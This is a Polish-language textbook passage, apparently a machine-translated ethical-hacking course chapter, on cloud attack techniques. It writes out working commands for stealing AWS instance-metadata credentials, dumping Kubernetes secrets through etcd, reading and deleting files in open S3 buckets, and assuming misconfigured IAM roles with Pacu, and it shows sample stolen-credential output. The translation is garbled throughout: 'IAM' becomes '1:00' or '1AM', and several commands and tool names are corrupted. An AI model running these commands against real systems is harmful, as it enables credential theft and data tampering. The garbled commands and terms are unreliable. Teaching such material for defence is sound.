Niektóre dodatkowe złośliwe oprogramowanie w chmurze to:

Denonia

LemonDuck

RansomCloud

DBatLoader/ModiLoader

Goldbackdoor

Hakowanie w chmurze

Chociaż większość organizacji stosuje technologie chmurowe do różnych opłacalnych usług, bezpieczeństwo pozostaje poważnym problemem, ponieważ zależy od udostępniania. Luki w zabezpieczeniach i słabe punkty podstawowych technologii mogą pozwolić atakującym na przeprowadzanie różnego rodzaju ataków w chmurze, wpływających na poufność, integralność oraz dostępność zasobów i usług w systemach chmurowych. W tej sekcji omówiono różne techniki i narzędzia wykorzystywane przez osoby atakujące do hakowania środowiska chmury.

Co to jest hakowanie w chmurze?

Obecnie wiele organizacji przenosi swoje procesy biznesowe i dane klientów do chmury. Masowe przenoszenie danych firmowych i osobistych do chmury zwiększyło powierzchnię ataków i zagrożeń zarówno dla organizacji, jak i osób prywatnych. Atakujący wykorzystują luki istniejące w technologiach chmurowych do przeprowadzania różnych ukierunkowanych, głośnych ataków na systemy pamięci masowej w chmurze, narażając dane klientów i firmy. Głównym celem hakowania środowiska chmurowego jest uzyskanie dostępu do danych użytkownika i zablokowanie dostępu do usług chmurowych. Ma to katastrofalny wpływ zarówno na użytkowników końcowych, jak i firmy korporacyjne, podważając zaufanie do bezpieczeństwa usług w chmurze. Dlatego organizacje muszą zapewnić bezpieczeństwo procesów biznesowych i informacji o klientach przechowywanych w chmurze.

W jaki sposób osoba atakująca może zyskać na zhakowaniu chmury?

Wykorzystaj słabe praktyki w zakresie bezpieczeństwa, aby przeprowadzać eksfiltrację danych i ujawniać poufne informacje.

Uzyskaj nieautoryzowany dostęp do aplikacji w chmurze.

Nadużywaj legalnego dostępu do kradzieży danych uwierzytelniających innych użytkowników chmury.

Generuj nielegalną kryptowalutę, wykorzystując moc obliczeniową celu.

Używaj ukrytego złośliwego oprogramowania do wydobywania kryptowalut, aby generować przychody.

Wykonuj ataki DoS, aby uniemożliwić uprawnionym użytkownikom dostęp do usług w chmurze.

Rekonfiguruj usługi w chmurze, wykorzystując luki w systemach tokenów synchronizacji.

Wykonuj ruch poprzeczny w sieciach centrów danych i manipuluj ruchem sieciowym.

Skanowanie kontenerów pod kątem luk w zabezpieczeniach za pomocą Trivy

Obrazy kontenerów składają się z systemu operacyjnego, aplikacji, środowiska uruchomieniowego itp. spakowanych razem. Kontenery te są szeroko wykorzystywane ponownie i mogą zawierać struktury open source z problemami z lukami w zabezpieczeniach. Luki te zagrażają bezpieczeństwu nie tylko każdego kontenera, ale całego silnika kontenera. Atakujący używają narzędzi, takich jak Trivy Vulnerability Scanner, Clair, Dadga i synk kontener, do skanowania i identyfikowania luk w zabezpieczeniach w kontenerach.

Trivy

Trivy to zautomatyzowane narzędzie służące do skanowania obrazów kontenerów pod kątem luk w zabezpieczeniach. Należy podać nazwę obrazu, aby rozpocząć dokładną operację skanowania. Trivy pomaga w wykrywaniu luk w pakietach systemów operacyjnych, takich jak Alpine, RHEL i CentOS, oraz w wykrywaniu zależności aplikacji, takich jak Bundler, Composer, npm i yarn.

Skanowanie luk w zabezpieczeniach Kubernetes za pomocą Sysdig

Kubernetes to złożone środowisko, w którym często występują błędne konfiguracje klastrów. Atakujący mogą wykorzystać te błędne konfiguracje i przeprowadzić skanowanie luk w klastrach Kubernetes za pomocą różnych narzędzi, takich jak Sysdig i Pipeline.

Sysdig

Sysdig identyfikuje luki w zabezpieczeniach Kubernetes poprzez integrację potoków ciągłej integracji (Cl) lub ciągłego dostarczania/wdrażania (CD), rejestru obrazów i kontrolerów przyjęć Kubernetes. Sysdig sprawdza również poprawność obrazów kontenerów na poziomie orkiestracji przy użyciu funkcji kontrolera dostępu Kubernetes. Sysdig automatycznie generuje inwentaryzację zawartości każdego obrazu i stale sprawdza nowe luki w zabezpieczeniach lub typowe luki w zabezpieczeniach i zagrożenia (CVE) związane z kontenerami.

Dodatkowe narzędzia Kubernetes do skanowania luk w zabezpieczeniach obejmują:

Pipeline (https://bonzoicloud.com)

kube-hunter (https://github.com)

Kube-Scan (https://github.com)

Kubesec (https://kubesec.io)

KubiScan (https://github.com)

Wyliczanie zasobników S3

Prosta usługa przechowywania (S3) to skalowalna usługa przechowywania w chmurze używana przez Amazon AWS, w której pliki, foldery i obiekty są przechowywane za pośrednictwem internetowych interfejsów API. Klienci i użytkownicy końcowi korzystają z usług S3 do przechowywania dokumentów tekstowych, plików PDF, filmów, obrazów itp. Aby przechowywać wszystkie te dane, użytkownik musi utworzyć zasobnik o unikalnej nazwie.

Atakujący mogą wykorzystać błędne konfiguracje w implementacji zasobnika i naruszyć mechanizm bezpieczeństwa, aby naruszyć prywatność danych. Pozostawienie uruchomionej sesji zasobnika S3 umożliwia atakującym modyfikowanie plików (w kodzie JavaScript lub pokrewnych) i umieszczanie złośliwego oprogramowania w plikach zasobnika. Atakujący często próbują znaleźć lokalizację i nazwę zasobnika, aby przetestować jego zabezpieczenia i zidentyfikować luki w implementacji zasobnika.

Poniżej wymieniono kilka technik stosowanych przez atakujących do identyfikowania zasobników AWS S3:

Sprawdzanie kodu HTML

Atakujący próbują przeprowadzić analizę kodu źródłowego HTML w celu zebrania informacji o zasobnikach S3. Analizowanie kodu źródłowego stron internetowych HTML w tle umożliwia atakującym znajdowanie adresów URL w celu zaatakowania zasobników S3.

Brutalny adres URL

Ponieważ każdemu zasobnikowi S3 nadawany jest unikalny numer identyfikacyjny, osoby atakujące przeprowadzają ataki typu brute-force na zasobnik docelowy w celu zidentyfikowania prawidłowego adresu URL zasobnika. Załóżmy na przykład adres URL http://s3.amazonaws.com/lbucket_name]; osoby atakujące wypróbowują wszystkie możliwości nazwy_wiaderka, aby zidentyfikować dokładny adres URL kierujący do zasobnika. Atakujący używają narzędzi takich jak Burp Suite (Burp Intruder) do przeprowadzania ataków siłowych na zasobniki S3.

Wyszukiwanie subdomen

Atakujący używają narzędzi, takich jak OWASP Amass i Robtex, do identyfikowania subdomen powiązanych z docelowym segmentem.

Odwróć wyszukiwanie adresu IP

Atakujący używają wyszukiwarek, takich jak Bing, do przeprowadzania odwrotnego wyszukiwania adresów IP w celu identyfikacji domen docelowych segmentów S3. Atakujący używają operatora wyszukiwania zaawansowanego ip:<docelowy adres IP> w wyszukiwarce Bing, aby uzyskać różne domeny związane z docelowym segmentem, który rozwiązuje dany adres IP.

Zaawansowane hakowanie Google

Atakujący używają zaawansowanych operatorów wyszukiwania Google, takich jak „inuri", do wyszukiwania adresów URL związanych z docelowymi zasobnikami S3. Niektóre z Google Dorks używanych przez atakujących do identyfikowania adresów URL docelowych zasobników S3 obejmują:

o Inuri: s3.amazonaws.com

o inuri: s3.amazonaws.com/audio/

o inuri: s3.amazonaws.com/video/

o Inuri: s3.amazonaws.com/backup/

o inuri: s3.amazonaws.com/movie/

o inuri: s3.amazonaws.com/image/

Identyfikowanie otwartych zasobników S3 za pomocą S3Scanner

Atakujący używają S3Scanner do identyfikowania otwartych pakietów S3 usług w chmurze, takich jak Amazon AWS, i pobierania ich zawartości w złośliwych celach. Kubełki S3 przechowują informacje w postaci plików, folderów, obiektów itp., które obejmują pliki tekstowe, obrazy, filmy i pliki PDF; w niektórych scenariuszach przechowują nawet pliki kopii zapasowych i poświadczenia. S3Scanner umożliwia atakującym pobieranie informacji o dostępie do obiektów i list kontroli dostępu (ACL), w tym uprawnień do odczytu i zapisu. Uruchom następujące polecenie S3Scanner, aby przeskanować

segmenty AWS wymienione w pliku z 8 wątkami: s3scanner --threads 8 scan --buckets-file ./bucket-names.txt Uruchom następujące polecenie, aby zrzucić pojedynczy segment AWS:

s3scanner dump --bucket my-bucket-to-dump

Wyliczanie identyfikatorów kont AWS

Konta AWS są identyfikowane za pomocą unikalnych identyfikatorów, które po ujawnieniu w domenie publicznej mogą zostać wykorzystane przez atakujących do atakowania usług w chmurze. Te unikalne identyfikatory mają być prywatne, ale często są udostępniane publicznie bez wiedzy użytkownika. Atakujący mogą wykorzystać ten wyciek informacji i wykorzystać go do niecnych celów. Atakujący wyliczają identyfikatory kont AWS za pośrednictwem następujących źródeł:

Komunikaty błędów AWS

Repozytoria kodu, takie jak GitHub

Zrzuty ekranu

Publiczne migawki usługi relacyjnej bazy danych (RDS) (RDS -> Migawki -> Wszystkie publiczne

Migawki)

Migawki magazynu elastycznych bloków (EBS) (EC2 -> Migawki -> Migawki publiczne)

Publiczne obrazy maszyn Amazon (AMI) (EC2 -> AMI -> Obrazy publiczne)

Osoby publikujące dowody osobiste w celu uzyskania pomocy online/rozwiązywania problemów

Po uzyskaniu identyfikatorów kont osoby atakujące mogą wykonywać różne czynności, takie jak wyliczanie zasobów (odkrywanie istniejących użytkowników, ról itp.), przyjmowanie ról o godzinie 1:00 i wywoływanie funkcji Lambda.

Wyliczanie ról IAM

Atakujący wyliczają nazwy ról IAM, analizując komunikaty o błędach AWS, które ujawniają informacje dotyczące istnienia użytkownika. Ogólnie rzecz biorąc, w usługach chmurowych AWS użytkownicy mogą wykonywać wiele prób przejęcia roli. W przypadku każdej nieudanej próby komunikaty odpowiedzi AWS ujawniają informację o istnieniu roli. Jeśli AWS zablokuje konto po kilku nieudanych próbach, wdrożenie techniki brutalnej siły może być trudne, ale nie niemożliwe. Wykonując proces z pofragmentowanym zestawem kont lub węzłów, osoby atakujące mogą ostatecznie ominąć rozwiązania do filtrowania adresów IP i kont. Informacje zebrane przez osoby atakujące poprzez wyliczanie ról IAM obejmują:

Wewnętrzne oprogramowanie/stosy

Nazwy użytkowników IAM (używane do inżynierii społecznej)

Usługi AWS w użyciu

Używane oprogramowanie innych firm (np. CloudSploit, Datadog, Okta)

Po wyliczeniu ról osoby atakujące mogą spróbować przyjąć otwartą rolę i ukraść jej dane uwierzytelniające. Na przykład, jeśli atakujący próbuje przyjąć niedozwoloną rolę, AWS generuje komunikat o błędzie, jak pokazano na rysunku.

Analizując komunikat o błędzie, osoby atakujące mogą potwierdzić istnienie roli, ale nie mogą jej przyjąć ze względu na ograniczenia w polityce przyjmowania ról. Podczas wykonywania tego samego polecenia, którego celem jest nieistniejąca rola, AWS wyświetli następujący komunikat o błędzie:

```
An error occurred (AccessDenied) when calling the AssumeRole operation: Not authorized to perform sts:AssumeRole
```

Korzystając z dowolnego ważnego identyfikatora konta i dobrze przefiltrowanej listy słów, atakujący mogą wyliczyć istniejącą godzinę 1:00 rolę.

Wyliczanie uprawnień zasobnika za pomocą S3Inspector

Atakujący używają S3Inspector do wyliczenia uprawnień zasobnika AWS S3. Korzystając z tego narzędzia, osoby atakujące mogą sprawdzić, czy zasobnik jest publiczny, czy niepubliczny. W przypadku zasobnika publicznego osoby atakujące mogą uzyskać uprawnienia do zasobnika i listę adresów URL, aby uzyskać do niego dostęp. Zasobniki niepubliczne odpowiadają raportami o odmowie dostępu.

Wyliczanie Kubernetes itp

Kubernetes to rozproszona platforma obliczeniowa; dlatego wymaga rozproszonej bazy danych, takiej jak etcd. Etcd to rozproszony i spójny magazyn klucz-wartość, w którym przechowywane są dane klastra Kubernetes, szczegóły wykrywania usług, obiekty API itp. Serwer API komunikuje się z etcd w celu pobierania i przechowywania informacji na podstawie żądań z innych komponentów Kubernetes. Uzyskanie dostępu do etcd jest równoznaczne z uzyskaniem dostępu do systemu na poziomie administratora. W Kubernetes tylko serwer API ma dostęp do magazynu etcd. Atakujący wyliczają procesy etcd, pliki konfiguracyjne, otwarte porty (identyfikując numer portu 2379) itp., aby zidentyfikować punkty końcowe podłączone do środowiska Kubernetes.

Na przykład osoby atakujące mogą użyć następującego polecenia do wyliczenia lokalizacji serwera etcd i informacji PKI:

ps -ef | grep apisserver

Atakujący wyliczają również usługi metadanych świadczone przez usługę w chmurze, aby zidentyfikować lokalizację serwera etcd i pobrać krytyczne informacje, takie jak certyfikaty i pliki kluczy. Po zebraniu informacji o serwerze etcd i PKI osoby atakujące mogą dalej przeglądać rejestry w celu pobrania danych klastra. Na przykład osoby atakujące mogą uruchomić następujące polecenie, aby wyliczyć sekrety przechowywane w klastrze Kubernetes:

ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --

cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --

key=/etc/kubernetes/pki/apiserver-etcd-client.key --

endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a

„/regiistry/secrets/”

Ponadto osoby atakujące mogą użyć następującego polecenia, aby pobrać klucz i przekonwertować go na format YAML:

ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --

cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --

key=/etc/kubernetes/pki/apiserver-eted-client.key --

endpoints=https://127.0.0.1:2379 get /registry/secrets/kubesystem/

weave-net-token-nmb26 |./auger decode -o yaml

Dekodując klucze, osoby atakujące mogą identyfikować punkty końcowe z pliku konfiguracyjnego kube. Atakujący mogą dalej wykorzystywać informacje wyliczone z eted do przeprowadzania ataków eskalacji uprawnień i uzyskiwania dostępu do informacji o węźle.

Wyliczanie kont usługi Azure Active Directory (AD).

Dostęp do platform chmurowych, takich jak Office 365, można uzyskać bezpośrednio z Internetu. W związku z tym osoby atakujące atakują te środowiska, aby zainicjować różne ataki na Azure Active Directory (AD) i Office 365. Techniki używane do wyliczania kont usługi Azure AD omówiono poniżej.

Wyliczanie kont

Użytkownicy Azure AD mający dostęp do usług Office 365 mogą wyliczać wszystkie konta użytkowników oraz grupy administratorów. Ta możliwość dostępu do usługi Office 365 może motywować atakujących do wykorzystania i wykorzystania Azure AD do wyliczenia kont. Osoby atakujące mogą wykonywać wyliczenia usługi Azure AD przy użyciu narzędzi, takich jak Azucar.

Azucar

Narzędzie Azucar umożliwia użytkownikom ocenę ogólnego bezpieczeństwa środowiska platformy Azure. To jest wielowątkowe narzędzie bezpieczeństwa oparte na wtyczkach, które może być używane w systemie Windows. Ponadto, skrypt używany w narzędziu nie ma wpływu na zasoby zaimplementowane na platformie subskrypcji Azure.

Rozpylanie hasła

Osoby atakujące używają rozpylania haseł w celu automatycznego odgadywania haseł na kontach usługi Azure AD. Ta metoda nie prowadzi do zablokowania konta, ponieważ próby logowania są wykonywane na wszystkich kontach użytkowników jednocześnie przy użyciu jednego hasła. Jeśli zarówno konto lokalne, jak i konto w chmurze używają tego samego hasła bez MFA, istnieje duże prawdopodobieństwo, że osoby atakujące uzyskają dostęp do sieci docelowej poprzez rozpylanie haseł. Atakujący mogą przeprowadzać rozpylanie haseł za pomocą zaawansowanych narzędzi, takich jak Ruler.

Ruler

Narzędzie Ruler umożliwia atakującym zdalną komunikację z serwerami wymiany przy użyciu dowolnego protokołu, takiego jak zdalne wywoływanie procedur (RPC)/HTTP lub Messaging Application Programming Interface (MAPI)/HTTP. Narzędzie ułatwia korzystanie z funkcji programu Outlook po stronie klienta i zdalne uzyskiwanie dostępu do powłoki.

Zbieranie kluczy do chmury poprzez atak IMDS

W środowisku AWS klucze dostępu do chmury to poświadczenia bezpieczeństwa używane przez użytkownika IAM lub użytkownika root konta AWS w celu uzyskania dostępu do usług AWS. Identyfikator klucza dostępu i tajny klucz dostępu są integralnymi częściami kluczy w chmurze, których można użyć do uwierzytelnienia żądań. Atakujący przeprowadzają ataki IMDS w celu uzyskania tych kluczy w chmurze w celu uzyskania dostępu do zasobów w chmurze. Atakujący może uzyskać dostęp do REST API działającego pod określonym adresem IP (tutaj 169.254.169.254) za pośrednictwem IMDS

(IMDSvl) i uzyskać informacje o instancjach EC2 i ich poświadczeniach bezpieczeństwa. Atakujący mogą użyć adresu IPv6 (fd00:ec2::254) dla instancji Nitro EC2.

Uruchom następujące polecenie curl, aby uzyskać dostęp do instancji i zidentyfikować różne powiązane role:

curl http://169.254.169.254/latest/meta-data/iam/securitycredentials/

Teraz dodaj nazwę roli jako sufiks, aby uzyskać klucze chmury:

curl http://169.254.169.254/latest/meta-data/iam /securitycredentials/<IAM-Role-Name>

Osoba atakująca może pobrać metadane instancji za pośrednictwem IMDSv2 na następujące sposoby.

Uruchom następujące polecenie, aby wygenerować token, określając czas trwania sesji:

TOKEN='curl -X PUT "http://169.254.169.254/latest/api/token" –H "X-aws-ec2-metadata-token-ttl-seconds: 21600"'

Następnie użyj wygenerowanego tokena we wszystkich żądaniach AWS:

curl -H "X-aws-ec2-metadata-token: $TOKEN" –v http://169.254.169.254/latest/meta-data/

Wykorzystanie infrastruktury Amazon Cloud za pomocą Nimbostratus

Nimbostratus to narzędzie służące do pobierania odcisków palców i wykorzystywania infrastruktury chmury Amazon.

Pozwala to atakującym:

Wylicz dostęp do usług AWS dla bieżącej roli 1AM.

Użyj źle skonfigurowanej roli 1AM, aby utworzyć nowego użytkownika AWS.

Wyodrębnij aktualne poświadczenia AWS z metadanych, plików .boto.cfg, zmiennych środowiskowych, itp.

Klonuj bazy danych, aby uzyskać dostęp do informacji przechowywanych w migawce itp.

Atakujący używają następujących poleceń Nimbostratus do odcisków palców i wykorzystywania infrastruktury chmury Amazon:

Zrzuć poświadczenia: Wyodrębnia poświadczenia dostępne na tym hoście i drukuje je na konsoli.

$ nimbostratus dump-credentials

Zrzuć uprawnienia: zrzuca wszystkie uprawnienia dla podanych poświadczeń.

$ nimbostratus dump-permissions —access-key=... --secret-key=...

Zrzut metadanych instancji: Pobiera ważne metadane informacji o instancjach EC2.

Wyodrębnij metadane dla instancji, w której uruchomiono polecenie.

$ nimbostratus dump-ec2-metadane

Wyodrębnij metadane ze zdalnej instancji za pomocą exploita zdefiniowanego w core.utils.mangle.mangle.

$ nimbostratus -v dump-ec2-metadane --manglefunction= core.utils.mangle.mangle

Utwórz migawkę bazy danych: w niektórych przypadkach osoby atakujące mają poświadczenia Amazon, które umożliwiają im dostęp do interfejsu API RDS, ale nie mogą uzyskać dostępu do samej bazy danych (użytkownika MySQL). Narzędzie create-DB-snapshot umożliwia atakującym dostęp do informacji przechowywanych w bazie danych poprzez utworzenie migawki i przywrócenie jej.

$ nimbostratus snapshot-rds --access-key=... --secret-key=... password foolmeonce --rds-name nimbostratus --region apsoutheast- 1

Utwórz nowego użytkownika: Utwórz nowego użytkownika o godzinie 1:00 przy użyciu istniejących poświadczeń.

$ nimbostratus create-iam-user --access-key=... --secret-key=...

Środki zaradcze:

Zawsze używaj godziny 1:00 zamiast umożliwiać bezpośredni dostęp do konta root.

Przypisz najmniejsze możliwe uprawnienia do każdego profilu instancji chmury i użytkowników.

Twórz grupy użytkowników i przydzielaj szczegółowe uprawnienia każdej grupie.

Upewnij się, że używasz profili instancji w chmurze.

Okresowo kontroluj uprawnienia przypisane do każdego użytkownika lub grupy użytkowników.

Wykorzystywanie błędnie skonfigurowanych zasobników AWS S3

Wykonaj czynności omówione poniżej, aby wykorzystać źle skonfigurowane zasobniki AWS S3.

Krok 1: Zidentyfikuj zasobniki S3

Atakujący używają narzędzi, takich jak S3Scanner, Iazys3, Bucket Finder i s3-bucketsbruteforcer, aby znaleźć docelowe zasobniki AWS S3. Korzystając z tych narzędzi, osoby atakujące mogą gromadzić adresy URL zidentyfikowanych zasobników. Na przykład adres URL zidentyfikowanego zasobnika S3 to:

http://[bucket_name].s3.amazonaws.com/

Krok 2: Skonfiguruj interfejs wiersza poleceń AWS

Zainstaluj aws-cli, aby sprawdzić wersję AWS i utworzyć konto.

Krok 3: Wyodrębnij klucze dostępu

o Po utworzeniu konta zaloguj się i przejdź do https://console.aws.amazon.com/iam/

o Wybierz Użytkownicy -> Dodaj użytkownika.

o Wypełnij niezbędne dane i kliknij przycisk „Utwórz użytkownika”,

o Teraz pobierz plik CSV i rozpakuj klucze dostępu.

Krok 4: Skonfiguruj aws-cli

Przejdź do terminala i uruchom następujące polecenie, aby skonfigurować aws-cli:

aws configure

• Krok 5: Zidentyfikuj podatne zasobniki S3

Uruchom następującą komendę, aby zidentyfikować zasobniki S3, które można wykorzystać:

aws s3 Is s3://[bucket_name]

aws s3 Is s3://[bucket_name] --no-sign-request

Krok 6: Wykorzystaj zasobniki S3

Uruchom następujące polecenia, aby manipulować plikami przechowywanymi w zasobnikach S3:

Odczyt Pliku -> saws s3 to s3://[bucket_name] --no-sign-request

Przenoszenie Plików -> aws s3 mv FileName s3://[bucket_name]/test-file.txt --no-sign-request

Kopiowanie Plików -> aws s3 cp FileName s3://[bucket_name]/test-file.svg --no-sign-request

Usuwanie Plików ->saws s3 rm s3://[bucket_name]/test-file.svg --no-signrequest

Naruszenie poświadczeń AWS IAM

AWS IAM służy do zapewniania możliwości zarządzania tożsamością klientom AWS. AWS IAM pomaga administratorom IT zarządzać tożsamościami użytkowników AWS i ich zmieniającymi się poziomami dostępu do zasobów AWS. Atakujący mogą łatwo naruszyć dane uwierzytelniające użytkownika AWS IAM, wykrywając różne luki w zabezpieczeniach i luki w zabezpieczeniach w środowisku chmurowym. Aby skompromitować IAM AWS, atakujący wykorzystują narzędzia eksploatacyjne, takie jak Pacu. Poniżej przedstawiono różne luki w zabezpieczeniach wykorzystywane przez osoby atakujące w celu naruszenia poświadczeń AWS IAM.

Błędne konfiguracje repozytorium

Większość organizacji przechowuje swoje klucze AWS we współdzielonym magazynie w sieci wewnętrznej, takim jak repozytorium Git, dzięki czemu programiści i inżynierowie mogą w razie potrzeby łatwo uzyskać dostęp do kluczy. Jednak niezadowoleni wtajemniczeni mogą nadużywać kluczy AWS. Klucze AWS mogą również zostać naruszone, jeśli programiści nieświadomie udostępnią swoje osobiste klucze AWS we współdzielonym repozytorium. Na przykład plik zmiennych środowiskowych na GitHubie (patrz powyższy rysunek), który został nieświadomie upubliczniony, ujawnia klucze API AWS przez Internet. Użytkownicy mogą zobaczyć komunikat zatwierdzenia podczas przesyłania tego pliku jako „zaktualizowany .gitignore". AWS skanuje komunikaty zatwierdzenia GitHub w poszukiwaniu kluczy API AWS i powiadamia użytkownika, gdy zostanie on opublikowany w repozytoriach, umożliwiając użytkownikowi odpowiednie działanie. Niemniej jednak osoby atakujące mogą zastosować tę samą technikę w celu uzyskania dostępu do zasobów w chmurze.

Inżynieria społeczna

Atakujący używają technik inżynierii społecznej, takich jak fałszywe e-maile, połączenia i SMS-y, aby nakłonić użytkowników do ujawnienia ich danych uwierzytelniających AWS 1AM. Na przykład, jeśli użytkownik wprowadzi tylko klucze API w celu uwierzytelnienia AWS, osoba atakująca może zastosować prostą technikę phishingu, aby ukraść klucze API i przejąć kontrolę nad kontem użytkownika.

Ponowne użycie hasła

Ponowne użycie hasła to bardzo częsty błąd, który może powodować poważne luki w zabezpieczeniach. Większość użytkowników używa tego samego hasła do wielu usług. Jeśli atakującemu uda się złamać jedno hasło, może uzyskać dostęp do innych usług w chmurze przy użyciu tych samych danych uwierzytelniających. W niektórych scenariuszach, jeśli witryna internetowa

zostanie naruszona, osoba atakująca może uzyskać dostęp do bazy danych zaplecza i odzyskać skróty haseł lub hasła w postaci zwykłego tekstu przechowywane w bazie danych.

Luki w zabezpieczeniach aplikacji hostowanych na platformie AWS

Fałszowanie żądań po stronie serwera

Fałszowanie żądań po stronie serwera to powszechna luka w zabezpieczeniach aplikacji internetowych wykorzystywana przez atakujących do wysyłania losowych żądań sieciowych do ofiar z zaatakowanego serwera sieciowego. Atakujący atakują wewnętrzny interfejs API metadanych EC2, jeśli w aplikacji internetowej zostanie wykryta jakakolwiek luka, i wysyłają żądania z instancji EC2. Za każdym razem, gdy aplikacja potrzebuje dostępu z interfejsu API AWS, profil instancji o godzinie 1:00 jest dołączany do instancji EC2 w celu zażądania tymczasowych poświadczeń AWS. Ponieważ cały ten proces odbywa się za pośrednictwem interfejsu API metadanych EC2, osoba atakująca wysyła żądania HTTP na adres URL metadanych i może łatwo uzyskać dostęp do tymczasowych poświadczeń używanych przez aplikację.

Odczyt pliku lokalnego

Zasadniczo klucze AWS są przechowywane w różnych lokalizacjach, takich jak pliki konfiguracyjne i dzienniki, w systemie operacyjnym. Na przykład, jeśli użytkownik korzysta z interfejsu wiersza poleceń AWS aws-cli, jego poświadczenia są przechowywane w katalogu domowym, a klucze są przechowywane w pliku zmiennych środowiskowych. Jeśli osoba atakująca uzyskała już dostęp do systemu operacyjnego, może odczytać dane uwierzytelniające i klucze przechowywane w systemie operacyjnym, aby przeprowadzić dalsze wykorzystanie.

Wykorzystywanie oprogramowania innych firm

Wiele usług online wymaga dostępu do środowiska AWS, aby ich oprogramowanie lub aplikacje mogły działać poprawnie. Niektóre organizacje wdrażają oprogramowanie lub aplikacje innych firm w celu łatwego zarządzania lub zabezpieczania swoich usług w chmurze. Jeśli atakujący złamie oprogramowanie innych firm, może uzyskać dostęp do danych przechowywanych w środowisku chmurowym. Na przykład organizacja może korzystać z menedżera haseł innej firmy do zarządzania różnymi usługami w chmurze. Jeśli atakujący złamie menedżera haseł, może łatwo uzyskać dostęp wysokiego poziomu do środowiska chmurowego.

Zagrożenie wewnętrzne

Zagrożenia wewnętrzne wynikają głównie ze współpracowników biznesowych oraz obecnych lub byłych pracowników, którzy mają już zaufany dostęp do środowiska i nie muszą oddzielnie narażać poświadczeń w celu wykonywania złośliwych działań. Tego typu insiderzy stanowią poważne zagrożenie dla organizacji i środowiska AWS. Na przykład niezadowolony pracownik, który chce zaszkodzić reputacji firmy, próbuje wykorzystać usługi w chmurze przy użyciu swoich danych uwierzytelniających i dokonuje bezpośrednich zmian w kodzie, co prowadzi do ujawnienia informacji opinii publicznej.

Przejęcie błędnie skonfigurowanych ról IAM za pomocą Pacu

Zasady AWS IAM, takie jak uprawnienia AssumeRole, są elastyczne, ale błędne konfiguracje uprawnień roli mogą otworzyć drzwi do różnych ataków. Na przykład, jeśli istnieje rola „AWS": „*" skonfigurowana), każdy użytkownik z ważnym kontem AWS może przyjąć tę rolę i uzyskać odpowiednie poświadczenia. Atakujący używają narzędzi, takich jak Pacu, platforma eksploatacyjna AWS typu open source do wyliczania i przejmowania ról IAM. Narzędzie zawiera listę ponad 1100 słów z często

używanymi nazwami ról. Skrypt automatycznie ostrzega atakującego, gdy rola zostanie zidentyfikowana. Może również identyfikować błędnie skonfigurowane role i automatycznie przyjmować zidentyfikowane role, a następnie ujawniać dane uwierzytelniające roli. Atakujący mogą uruchomić poniższy skrypt Pacu w celu przyjęcia roli. Przed uruchomieniem skryptu osoby atakujące muszą uzyskać identyfikator konta docelowego, aby przyjąć rolę.

assume_role_enum.py [-h] [-p PROFILE] [-w WORD_LIST] -I ACCOUNT_ID

```
PS C:\Users\[redacted]\Desktop\AssumeRoleEnum> py .\assume_role_enum.py --account-id 34[redacted]58 --profile default

Warning: This script does not check if the keys you supplied have the correct permissions. Make sure they are allo
wed to use sts:AssumeRole on any resource (*)! You can still enumerate roles that exist without the sts:AssumeRole
 permission, but you cannot assume (or identify) a misconfigured role.

Targeting account ID: 34[redacted]58

Starting role enumeration...

  Found restricted role: arn:aws:iam::34[redacted]58:role/5

  Found restricted role: arn:aws:iam::34[redacted]58:role/ADS

  ** Found vulnerable role: arn:aws:iam::34[redacted]58:role/APIGateway **
    Hit max session time limit, reverting to minimum of 1 hour...

  Successfully assumed role: arn:aws:iam::34[redacted]58:role/APIGateway

{
  "Credentials": {
    "AccessKeyId": "ASIAU7D5LMANDEQMCZL5",
    "SecretAccessKey": "dteGVIhL+tj+iwo/vgMGXjuM+/xtllBTufxEzFgR",
    "SessionToken": "FQoGZXIvYXdzEK7//////////wEaDK03iqs6GoTJgzqlCCL4AVTsLgFCTYbk6ZP8t+HOTqBTAfZx6WWQLRGGLwpvt2ohM
81Wq+P96OXQgnKLN/9vZQ8WqZRP0VnFXHxwsPE3DbpXE0+tlsKOhn6JR+OkWixkcQIRjqMor0VaWi0YChFJgXhrGXVNTuBolF2+ZKcMVn8BN2tunb+
56STqv+90Up4Z7C/jglEs83/WPav9E9P2KtsCkrh2W41GKsHyeLuULzXmaGjH+6q5JUvntSouYKAyTUP2G+bUXdoH2xtAlDSPge9JjJCc9dLzRoOFK
8J8mAIO3Q1fF2dL69ogBpg9pPutecSFobJEfFA1rPQOxYcXtAfZFHefvb7hKNXgltwF",
    "Expiration": "2018-08-28 21:28:05+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AROAIQ[redacted]ZGY:oPznu4ufLRNguKHNgdEV",
    "Arn": "arn:aws:sts::34[redacted]58:assumed-role/APIGateway/oPznu4ufLRNguKHNgdEV"
  }
}
Found 2 restricted role(s):

    arn:aws:iam::34[redacted]58:role/5
    arn:aws:iam::34[redacted]58:role/ADS

.\assume_role_enum.py completed after 14 guess(es).

PS C:\Users\spenc\Desktop\AssumeRoleEnum>
```

Jak pokazano na rysunku, narzędzie zainicjowało wyliczanie ról na koncie docelowym i wykryło role ograniczone, takie jak „5” i „ADS”, oraz błędnie skonfigurowaną rolę „APIGateway”. Następnie skrypt przyjął rolę i ujawnił poświadczenia roli w formacie JSON. Atakujący mogą później użyć poświadczeń roli do przeprowadzania innych ukierunkowanych ataków.

Łamanie kluczy dostępu AWS za pomocą DumpsterDiver

DumpsterDiver umożliwia atakującym zbadanie dużej ilości typów plików podczas skanowania zakodowanych na stałe tajnych kluczy, takich jak klucze dostępu AWS, SSL i Microsoft Azure. Umożliwia także atakującym generowanie prostych reguł wyszukiwania opartych na warunkowych. Atakujący używają tego narzędzia do identyfikowania potencjalnych tajnych wycieków i zakodowanych na stałe haseł w docelowych usługach w chmurze. Uruchom następujące polecenie, aby pobrać klucze dostępu AWS:

DumpsterDiver.py [-h] -p LOCAL_PATH [-r] [-a] [-s] [-1 [0,3]] [-o

OUTFILE] [--min-key MIN_KEY] [—max-key MAX_KEY] [--entropy ENTROPY]

[--min-pass MIN_PASS] [--max-pass MAX_PASS]

[--pass-complex {1,2,3,4,5,6,7,8,9}] [--grep-words GREP_WORDS

[GREP_WORDS ...]] [--exclude-files EXCLUDE_FILES [EXCLUDE_FILES ...]]

